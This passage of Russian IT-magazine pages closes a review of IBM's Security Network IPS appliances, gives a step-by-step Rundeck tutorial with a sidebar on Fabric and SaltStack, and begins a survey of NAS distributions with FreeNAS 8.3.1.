доменов. Чтобы активировать ответную реакцию, достаточно просто перейти в подменю и установить соответствующие флажки (включить, отобразить или заблокировать). Аналогично просто настраиваются правила firewall, нажимаем «Add» и заполняем/выбираем значения в окне Add Firewall Rules.

Несмотря на большое количество функций, разобраться с конфигурацией, если ты представляешь, что нужно делать, довольно легко. Чтобы освоиться, достаточно потратить часок-



SiteProtector обеспечивает управление несколькими устройствами







В прошивке 4.6 появилась возможность использования Log Event Enhanced формата

Линейка устройств IBM Security Network IPS состоит из аппаратных и программных решений

другой. О простоте настроек говорит то, что курсы обучения занимают всего один день.

Для управления предусмотрено несколько типов учетных записей (локально разрешено входить только встроенным root и admin), для аутентификации может использоваться LDAP, в том числе и Active Directory.


Кроме LMI, возможно управление рядом настроек при помощи консоли (подключение по SSH) и посредством кнопок на лицевой панели устройства. Для получения статуса поддерживается работа по SNMP.

При наличии нескольких устройств обычно приобретается IBM Proventia Management SiteProtector, в задачи которого входит централизованное управление всей линейкой продуктов ISS и третьих фирм, сбор и отображение событий в режиме реального времени, их фильтрация и анализ, создание отчетов.

ПОСТАВКА

Линейка устройств IBM Security Network IPS состоит из аппаратных решений с производительностью от 10 Мбит/с до 15 Гбит/с. Аппаратная платформа гарантированно обеспечивает высокую пропускную способность (до 160 тысяч соединений), низкую задержку (< 150 мкс) и большое время безотказной работы. Младшие модели GX3002 и GX4002 предназначены для удаленных филиалов (GX3002 поставляется в десктопном форм-факторе), старшие — защиты больших сетей. Внутри устройств все подсистемы дублированы: RAID, два блока питания, два вентилятора охлаждения. Встроенные и внешние bypass-модули (например, IBM Security Network Active Bypass) позволяют передавать данные в обход устройства в случае системной ошибки или сбоя в электропитании.

Также представлены два варианта IPS (GV200 и GV1000) в виде виртуальной системы (Virtual Appliance), они предназначены для защиты как виртуальных, так и физических сетей с тем же уровнем безопасности, что и аппаратные решения. Для установки используются продукты VMware. Во время установки Virtual Appliance будет создано три сетевых интерфейса: управления (Management port), защищаемой сети (Two Layer 2 sensing) и IPS (для сброса TCP-соединений).



WARNING

Некоторые параметры правил Snort в IBM Security Network IPS не поддерживаются.




ВОЗМОЖНОСТИ НОВОЙ ПРОШИВКИ

В настоящее время актуальная версия аппаратной прошивки — 4.6 (вышла в конце марта 2013-го), включающая в себя ряд новых функций. В основе лежит Snort 2.9.3.1 с новыми политиками по умолчанию. Формат журнала Snort изменен, чтобы лучше отслеживать установки политик. При анализе события можно просмотреть правило, его вызвавшее. Также теперь отображаются данные HTTP-запросов (конфигурируется в Secure Protection Settings → Advanced IPS → SNORT Configuration and Rules). Формат данных, передаваемых внешней SIEM-системе, изменен на IPFIX (IP Flow Information Export), а для переадресации журнала используется LEEF (Log Event Enhanced) формат, который совместим с QRadar SIEM (соответствующие настройки находятся в Manage System Settings → Appliance → Remote Data Flow Collection и LEEF Log Forwarding (syslog)). Для работы этой функции требуется также обновление модуля PAM. Правда, некоторые модели не поддерживают новый формат (GX6116, GX7412, GX7412-05 и другие).

В политике Security Interfaces (находится в Manage System Settings → Network) появился параметр Report link, отвечающий за отображение состояния порта. Его отключение позволит, например, не выводить ошибки неиспользуемых портов. В Tuning Parameters (Secure Protection Settings → Advanced IPS) добавлено почти 20 новых параметров, позволяющих более тонко настраивать работу IPS, сбор статистики и журналирование пакетов. Изменены некоторые виды отчетов. Для GV200 и GV1000 официально поддерживаются VMware ESXi 5.0 и 5.1. Поддержка v4.3 будет прекращена в апреле 2013 года, v4.4 — в августе 2013-го, v4.5 — в апреле 2014 года.

ВЫВОД

Возможности IBM Security Network IPS действительно впечатляют, на этот продукт не зря обращали внимание независимые эксперты по безопасности и специализированные издания. Также можно отметить простое внедрение, качественную документацию (правда, на английском), наличие нескольких обучающих роликов, которые позволяют быстрее разобраться с настройками устройств.



УНИВЕРСАЛЬНЫЙ СОЛДАТ

Унифицируем управление системами при помощи Rundeck

Настройку большого количества серверов упрощают системы управления конфигурациями Chef, Puppet, CFEngine, позволяющие быстро привести сервер в нужное состояние. Но задачи автоматизации часто выходят за рамки возможностей инструментов, а в сложных средах число различных параметров и флажков к рецептам начинает превышать число рецептов. В итоге инструменты сами становятся источником проблем. Использование Rundeck позволяет объединить и контролировать все, что есть.


ВОЗМОЖНОСТИ RUNDECK

Rundeck (rundeck.org) представляет собой кросс-платформенный инструмент, позволяющий автоматизировать в ЦОД любые команды, скрипты и процедуры. Созданные при помощи командной строки или через веб-интерфейс задачи могут быть запущены по требованию или по расписанию на любом количестве узлов, администратор получает полную информацию о ходе и результате выполнения. Доступны и другие необходимые в распределенных средах возможности: контроль доступа, создание цепочки событий (многошаговый сценарий), планирование, история и аудит.


Проект возник не на пустом месте. Он основан на ControlTier (controltier.org), от которого Rundeck отделился в 2010 году. Со временем большинство разработчиков перешли в новый проект, как более перспективный. В Rundeck был опробован и реализован так называемый сценарий-ориентированный подход, создан интерфейс для фильтрации команд и скриптов для наборов узлов и предложена возможность использовать внешние поставщики данных. В отличие от монолитного ControlTier, Rundeck поддерживает возможность интеграции с другими инструментами: Puppet, Chef, Vagrant, Jenkins, Nexus, Git и Amazon EC2. Практически все дополнительные функции подключаются в качестве плагинов, которые представляют собой файлы, обеспечивающие поддержку одного или нескольких сервисов (Service Provider). Реализовано несколько типов плагинов, позволяющих добавить шаг рабочего процесса, описание нод (Resource Model), механизм исполнения и копирования файлов, предупреждения. Правда, в настоящее время реализованы в основном плагины, предоставляющие возможность получать информацию о нодах. Ссылки на некоторые плагины можно найти, перейдя по адресу rundeck.org/plugins.

По сути, Rundeck является связующим звеном, объединяющим все средства управления, он позволяет из одной точки управлять заданиями и отслеживать результат. То есть информацию об узлах мы можем брать прямо с аккаунта Amazon EC2, а сервис разворачивать при помощи shell или Chef, но запускать все это средствами Rundeck, организуя в единое задание с другими скриптами и командами. Сами задания объединяются в проекты, а проекты — в группы. Задания можно выполнять параллельно сразу на всех узлах или последовательно. Предусмотрено оповещение о результате выполнения работы посредством email или отправки POST-запроса по определенному URL.

Rundeck представляет собой серверное приложение. Информация и история заданий хранится в базе данных, выходные данные команд и задания сохраняются в виде XML-файлов на диске. Кроме GUI и CLI, также доступен Web API, позволяющий взаимодействовать с сервером Rundeck в программах и скриптах.



Создаем новый проект



Сергей Яремчук
grinder@synack.ru



Добавляем команды, подключаем фильтры

Принцип работы прост. Администратор вводит команду и выбирает по фильтру узлы, запуская задание (Node Execution). Каждый узел представлен как Resource Model и имеет определенные признаки (параметр: значение), которые могут быть расширены. Например, теги позволяют быстро отобрать группу нод по некоторому критерию.

Развертывание Rundeck упрощает то, что не нужно устанавливать на нодах клиентское ПО (этим он отличается от ControlTier). Для управления удаленными системами и передачи файлов по умолчанию используется SSH/SCP. Это очень удобно, так как даже для того, чтобы выполнить простую команду, не надо логиниться на каждом сервере. При этом довольно просто можно подключить любой другой механизм (среди плагинов доступен WinRM) или использовать внешний скрипт.

При создании проекта доступен вариант Stub, позволяющий просмотреть запускаемые команды без выполнения. Это очень полезно, когда требуется понять, что именно будет сделано. Поддерживается контроль доступа на основе политик, а также интеграция с LDAP и AD.

Написан Rundeck на Java, его можно установить на все популярные ОС — Linux, Windows, Solaris и OS X.

СТАВИМ RUNDECK

Для установки в Linux предлагается DEB-пакет, RPM-репозиторий и универсальный launcher. Рекомендуется использовать возможности пакетных менеджеров дистрибутива, в этом случае будут созданы все необходимые файлы. В Ubuntu и Debian процесс очень прост.

```
$ wget -c http://download.c.org/deb/↩
  rundeck-1.5.3-1-GA.deb
$ sudo dpkg -i rundeck-1.5.3-1-GA.deb
```

Конфигурационные файлы сервиса находятся в каталоге /etc/rundeck, здесь можно установить параметры среды и работы сервиса, настроить ACL (admin.aclpolicy), включить SSL, указать настройки проекта по умолчанию (project.properties) и так далее. Их можно пока не трогать, достаточно просто познакомиться, чтобы знать, что где лежит.

По умолчанию демон не запущен:

```
$ sudo service rundeckd start
```

Если для дистрибутива пакет не собран, тогда придется использовать launcher. После запуска инсталлятора необходимо будет ответить на пару вопросов.

```
$ sudo java -jar ↩
  rundeck-launcher-1.5.3.jar
```

Подключаемся к веб-интерфейсу localhost:4440 (при необходимости порт можно изменить в файле framework.properties, параметр framework.server.url), по умолчанию создаются две учетные записи: «admin/admin» и «user/user».

Интерфейс очень прост, и, несмотря на отсутствие локализации, разобраться с ним труда не составит. После регистрации видим три вкладки: Run (выполнение команд для нод, отобранных при помощи фильтра), Jobs (просмотр, создание и запуск заданий) и History (просмотр выполняемых и выполненных заданий).



FABRIC И SALTSTACK

Fabric (fabfile.org) позволяет выполнять практически любые задачи администрирования, запуская выполнение параллельно на нескольких компьютерах. В простейшем случае это несколько стандартных команд, но при наличии навыков программирования на Python можно создавать более сложные конструкции, обрабатывая вывод и возможные ошибки. Каких-либо готовых рецептов проект не предоставляет, но в интернете можно найти большое количество примеров для самых разных сценариев, которые можно использовать как основу для своих проектов (или просто для изучения). На управляемых системах не нужно устанавливать дополнительное ПО, необходим лишь работающий SSH-сервер.

В Ubuntu, Debian и производных от них дистрибутивах команда установки проста:

```
$ sudo apt-get -y install fabric
```

Какое-либо конфигурирование не требуется, после установки можно сразу давать команды удаленным системам.

```
$ fab -H system1, system2 ↩
  -- uname -a
```

После этого будет произведено подключение к каждому серверу с именем текущей учетной записи, для доступа потребуется ввести пароль. Результат выводится сразу в консоли. Если команд много, их объединяют в файл (по умолчанию fabfile.py).

SaltStack (saltstack.com) — еще один инструмент для параллельного выполнения команд на серверах. В нем команды и состояние ОС представляют собой функции на Python. Его главное отличие от Fabric — клиент-серверная архитектура. Все команды формируются на Master-сервере и отправляются на подчиненные узлы (Minion). Это позволяет обрабатывать ошибки штатными инструментами, без программирования на Python. Чтобы удобнее отбирать узлы, для которых следует выполнить команду, используется несколько иерархий: имя, grains (любая информация по ОС — архитектура, название, модель CPU и так далее, полный список доступен по «salt '*' grains.items»), роль.

Выпадающий список позволяет выбрать проект, но проектов пока нет. При первом входе пользователь будет сразу переброшен на страницу создания нового проекта. В самом простом случае достаточно ввести имя, остальные параметры можно заполнить потом. Для создания проекта в консоли используется утилита rd-project:

```
$ rd-project -a create -p examples
Project structure created:
/var/rundeck/projects/examples
```


Только при использовании консоли есть небольшая проблема. Владельцами каталогов проекта являются пользователь и группа rundeck. Под обычной учеткой у пользователя прав не будет. В некоторых случаях достаточно добавить себя в эту группу, но помогает не всегда. Если использовать sudo, владельцем каталога будет пользователь и группа root. В этом случае нужно установить корректные права доступа.

```
$ sudo chown -R rundeck:rundeck /var/↵
  rundeck/projects/examples
```


Основные настройки проекта содержатся в конфигурационном файле project.properties, который находится в подкаталоге etc папки проекта. В нем настроек пока немного.

```
$ sudo cat /var/rundeck/projects/↵
  examples/etc/project.properties
project.name=examples
project.resources.file=/var/rundeck/↵
projects/examples/etc/resources.xml
```

→ **Результат может быть показан в нескольких видах и сохранен в файл**




Конфигурационные файлы проекта





WWW

Описание ACL: bit.ly/16oVyNk
Плагин Amazon EC2: bit.ly/131T0rp
Скрипт для удобного бэкапа Rundeck: bit.ly/11UqOjv
Rundeck WinRM Plugin: bit.ly/14entO8
Плагин Knife Windows: bit.ly/gHzhJT

В документации описано большое количество дополнительных параметров, позволяющих переопределить установки по умолчанию, часть из них устанавливается при помощи веб-интерфейса.

Нажимаем в браузере <F5> и видим вновь созданный проект. Чтобы познакомиться с интерфейсом, можем просмотреть процесс выполнения любой команды на локальной системе. Вводим ее в поле Command, появляется секция «Now running», отображающая процесс и позволяющая просмотреть подробную информацию (консольный аналог — команда rd-jobs). Ссылка рядом дает возможность завершить задание.

По окончании увидим статус (для удобства выделяется цветом) и результат выполнения, его можно просмотреть в нескольких представлениях и сохранить как txt-файл. Чуть ниже видим окно History, в котором выводится информация по всем заданиям, выполненным в проекте.

Ссылка «Save As Job» позволяет сразу сохранить команду (ad-hoc command) для последующего быстрого вызова или создать новую задачу. Задание отличается возможностью запуска по расписанию и отправки предупреждений. Просто заполняем предложенные поля, указываем имя, группу, выбираем проект, вводим описание, отправку оповещения о результате, периодичность выполнения и уровень журналирования.

Чтобы добавить в группу дополнительные команды, скрипты, скрипты с URL, запуск локальной команды и других заданий, выбираем ссылку «Add step». Часть параметров понятна и без описания, другие требуют объяснения:

- флажок «Multiple Executions?» разрешает одновременное выполнение задания;
- параметр «Workflow: Strategy:» определяет порядок выполнения — последовательно (Node-oriented) или параллельно (Step-oriented);
- «Workflow: Keepgoing:» — установлена в «No», то есть в случае ошибки на любом из этапов выполнение прерывается, переопределить можно, изменив на «Yes».

Если флажок «Dispatch to Nodes» снят, команда или задание выполняется только на локальной системе. После его установки открывается поле, позволяющее задать другие системы и установить Include/Exclude фильтры (тег, ОС, версия ОС, архитектура и другие), в том числе поддерживаются и регулярные выражения. Фильтры можно сохранять для дальнейшего использования (ссылка «Save this filter…»).

По нажатию «Options» активируется безопасный вывод (позволяет скрыть пароли), здесь можем указать дополнительные параметры, которые задаются локально (в JSON-формате — Имя: значение) или подгружаются с удаленного узла.

ПОДКЛЮЧАЕМ НОДЫ

Каждый проект содержит как минимум один файл описания ресурсов resources.xml (Resource Model), но при необходимости можно использовать несколько файлов, рассортировав их по каталогам или URL. Каждое описание позволяет однозначно определять ноды. Минимально требуется указать только имя узла, под которым оно будет показано в интерфейсе, и его сетевое имя или IP, опционально задаются и другие параметры — теги, ОС, архитектура и другие. В resources.xml уже будет описание локальной системы:

```
$ sudo cat /var/rundeck/projects/↵
  examples/etc/resources.xml
<project>
 <node name="localhost" description=↵
 "Rundeck server node" tags="" ↵
  hostname="localhost" osArch="amd64" ↵
  osFamily="unix" osName="Linux" ↵
  osVersion="3.2.0-23-generic" ↵
  username="rundeck"/>
</project>
```

Если учетная запись входит в группу «Admin», справа вверху появится надпись «Admin» и значок гаечного ключа. Выбрав этот пункт, можно просмотреть состав групп, добавить плагины, изменить и экспортировать настройки проекта.

По умолчанию предлагается получать список ресурсов с удаленного узла, URL которого прописывается в «Resource Model Source URL». Чтобы задать файл ресурсов, каталог, содержащий файлы с описаниями, скрипт и URL, выбираем «Resource Model Sources». Очень удобно, что проект может поддерживать сразу несколько источников. Например, часть нод выбирается из статического файла, а часть генерируется CGI-скриптом.

Файл ресурсов — самый простой способ, он может быть в формате XML или YAML. Для небольших проектов достаточно прописать нужное количество нод, добавив новую секцию «node name» в resources.xml. При помощи дополнительных параметров username, password, port указываются учетная запись и порт для соединения с узлом, если они отличаются от установок по умолчанию.

Плагины позволяют расширить эти возможности, подключая Resource Model, прописанные в файлах Chef, Puppet, Amazon EC2 и других. Например, плагин Amazon EC2 (bit.ly/131T0rp) подключается очень просто:

```
$ sudo apt-get install gradle
$ wget -c https://github.com/gschueler/↵
  rundeck-ec2-nodes-plugin/archive/↵
  master.zip
$ unzip master.zip
$ cd rundeck-ec2-nodes-plugin-master
```

```
$ ./gradlew
$ cp ./build/output/lib/rundeck-ec2-↵
  nodes-plugin-1.3.jar /var/lib/↵
  rundeck/libext
```

Теперь при выборе «Add Source» появится новый тип «AWS EC2 Resources». Плагин поддерживает большое количество дополнительных опций, например автоматическую расстановку тегов.

На данный момент мы подключили все узлы и можем выполнять на них команды и скрипты через веб-интерфейс или в командной строке. Для примера получим список всех текущих ресурсов проекта и выполним команду по фильтру os-family:

```
$ sudo dispatch -p examples -v
$ sudo dispatch -I os-family=unix ↵
  -- uptime
```

ИСПОЛЬЗУЕМ CHEF

Основная мощь Rundeck проявляется в совместном использовании с другими средствами автоматизации, вроде Chef или Puppet. Принцип взаимодействия ничем не отличается от обычной работы. При создании задания указываем скрипт, в котором расписаны все шаги, или прописываем их отдельно при помощи «Add step». Например, у нас есть готовый cookbooks и два файла (solo.rb, node.json), необходимые для работы chef-solo, которые загружены на веб-сервер. Необходимо установить Chef и выполнить. Прописываем в проект несколько новых шагов:

```
echo "deb http://apt.opscode.com/ ↵
precise-0.10 main" | sudo tee ↵
/etc/apt/sources.list.d/opscode.list
apt-get update
apt-get -y --force-yes install ↵
opscode-keyring chef git
chef-solo -c http://example.com/solo.↵
rb -j http://example.com/node.json ↵
-r http://example.com/chef-cookbooks.↵
tar.gz
```

Это самый простой пример. Но если имеем несколько узлов, отличающихся парой параметров, нам не нужно все это прописывать в cookbooks, создавая путаницу. Теперь мы можем очень просто разделить общее и частное, да и процесс отбора нод стал гораздо проще. И что не менее важно, по окончании задания администратору в понятной форме выводится результат. Вот в этом и есть большой плюс Rundeck.

Как минимум два плагина позволяют легко управлять Windows-машинами при помощи WinRM: Rundeck WinRM Plugin (github.com/dtolabs/rundeck-winrm-plugin) и Knife Windows (github.com/opscode/knife-windows). Второй использует утилиту knife из Chef. Ставим:

```
$ sudo gem install knife-windows
```

Прописываем в проект информацию о Windows-сервере:

```
$ nano resources.xml
<project>
  <node name="win2008" description=↵
  "Windows server node" tags="win2008" ↵
   hostname="win2008" osArch="Windows" ↵
   osFamily="windows" osName="windows" ↵
   osVersion="2008" ↵
   username="Administrator" ↵
   password="p@ssw0rd" port="80"/>
</project>
```

На Win2008-сервере настраиваем возможность удаленного подключения:

```
C:\Users\Administrator> winrm ↵
quickconfig -q
```

Проверяем из консоли:

```
$ winrs -u:administrator -p: ↵
  p@ssw0rd -r:http://win2008 dir
$ knife winrm -m win2008 -P ↵
  'p@ssw0rd' -p 80 -x Administrator dir
```

Если получаем ответ, можем подключать к проекту, изменив программу выполнения (NodeExecutor), используемую по умолчанию:

```
$ nano project.properties
service.NodeExecutor.default.↵
provider=script-exec
plugin.script-exec.default.command=↵
knife winrm -m ${node.hostname} -P ↵
'${node.password}' -p ${node.port}-x ↵
${node.username} ${exec.command}
```

Теперь можно отдавать команды удаленной Windows-системе.

На сайте проекта даны ссылки не на все плагины. Поискав в интернете, можно найти много полезного. Например, скрипт для удобного бэкапа и восстановления заданий Rundeck — rundeck-backup (bit.ly/19O6itT). Однако при выборе плагина следует проверять, с какой версией Rundeck он будет работать. Некоторые плагины давно не поддерживаются и не совместимы с последними релизами Rundeck.

ЗАКЛЮЧЕНИЕ

Использование Rundeck заметно упрощает задачу админу, позволяя гибко определять ноды и задачи, отслеживать статус их выполнения. Но, как и любое другое средство управления, Rundeck также требует внимания. ⌶

УТИЛИТЫ КОМАНДНОЙ СТРОКИ RUNDECK

Rundeck включает ряд инструментов командной строки, позволяющих выполнять и отслеживать задания, взаимодействовать с диспетчером очереди. Их можно использовать как альтернативу GUI в своих скриптах:

- **dispatch** — выполнение команд и сценариев;
- **rd-queue** — запрос и остановка заданий в очереди;
- **rd-jobs** — просмотр заданий и загрузка в файл;
- **run** — выполнение сохраненного задания;
- **rd-project** — создание нового проекта;
- **rd-setup** — перенастройка Rundeck.

Добавляем новый источник Resource Mode

```
user@user-machine ~ $ sudo dispatch -p examples -v
[sudo] password for user:
vm1:
  osFamily: unix
  tags: mysql
  username: rundeck
  osArch: amd64
  osVersion: 3.2.0-23-generic
  description: MySQL server node
  nodename: vm1
  hostname: vm1
  osName: Linux
localhost:
  tags: ''
  osFamily: unix
  username: rundeck
  osArch: amd64
  osVersion: 3.2.0-23-generic
  description: Rundeck server node
  nodename: localhost
  hostname: localhost
  osName: Linux
```

Просмотр узлов проекта в командной строке

НАС БЫЛО СЕМЬ

Обзор дистрибутивов для организации NAS-сервера



Мартин Пранкевич
martin@synack.ru



Сергей Яремчук
grinder@synack.ru

В небольших организациях востребованы простые в настройке и обслуживании специализированные файл-серверы, задача которых, по сравнению с более продвинутыми решениями, упрощена до минимума — хранение данных и предоставление сетевого доступа к ним.

FreeNAS 8.3.1

Сайт: freenas.org
Платформа: FreeBSD 8.3
Системные требования: CPU x86/x64, RAM 128+ Мб, HDD 500 Мб
Архитектура: x86, x64
Русификация интерфейса: да
Лицензия: BSD

Дистрибутив FreeNAS (Free NAS Server) построен на базе FreeBSD, при этом номер версии совпадает с номером релиза FreeBSD, на основе которого он создан. Изначально проект развивался под руководством Оливье Кошар-Лаббе (Olivier Cochard-Labbé), затем к нему подсоединилась группа добровольцев, что придало серьезный импульс развитию проекта. Сегодня FreeNAS находится под патронажем компании iXsystems, занимающейся разработкой аппаратных NAS на его основе. Кстати, эта компания поддерживает PC-BSD и способствует развитию ZFS во FreeBSD.

Текущая версия FreeNAS в качестве ФС использует ZFS (пул версии 28), среди особенностей которой: поддержка автоматического распознавания и объединения дубликатов данных, реализация RAID-Z3 (программный RAID 7, ZFS хранит три копии структур, обеспечивающих целостность), возможность разделения отзеркалированного zpool-раздела на несколько раздельных пулов (zpool split), импорт пула в режиме только для чтения, ускорение работы со снапшотами и другое. Например, функция ZFS Snapshots позволяет создать и отправить на удаленную систему снимок локальной ФС (и обновлять в случае изменений), а при сбое быстро восстановить работоспособность.

В релизе FreeNAS 8.3.1 реализовано шифрование ZFS, теперь можно надежно защитить данные без привлечения сторонних решений. Если процессор поддерживает инструкции AES-NI, работа модуля шифрования не будет сказываться на производительности. Управление ключами очень простое, подключить затем такой диск на другом сервере не составит труда.

Для доступа к хранилищу заявлена поддержка iSCSI, FTP/FTPS/TFTP, NFS, Samba, AFP (Apple Filing Protocol), SSH и синхронизация посредством RSYNC. Возможна организация программного RAID (0, 1, 5, 6, 10, 60), RAID-Z1/Z2/Z3, импорт дисков, отформатированных в FAT, NTFS, ext2/3, UFS RAID. Для авторизации клиентов используется LDAP / Active Directory.

Реализованы и другие полезные функции: SNMP-мониторинг, тест дисков при помощи S.M.A.R.T., отправка журналов на удаленный syslogd и отчетов по электронной почте. Администратор получает наглядные графики использования ресурсов NAS-сервера.

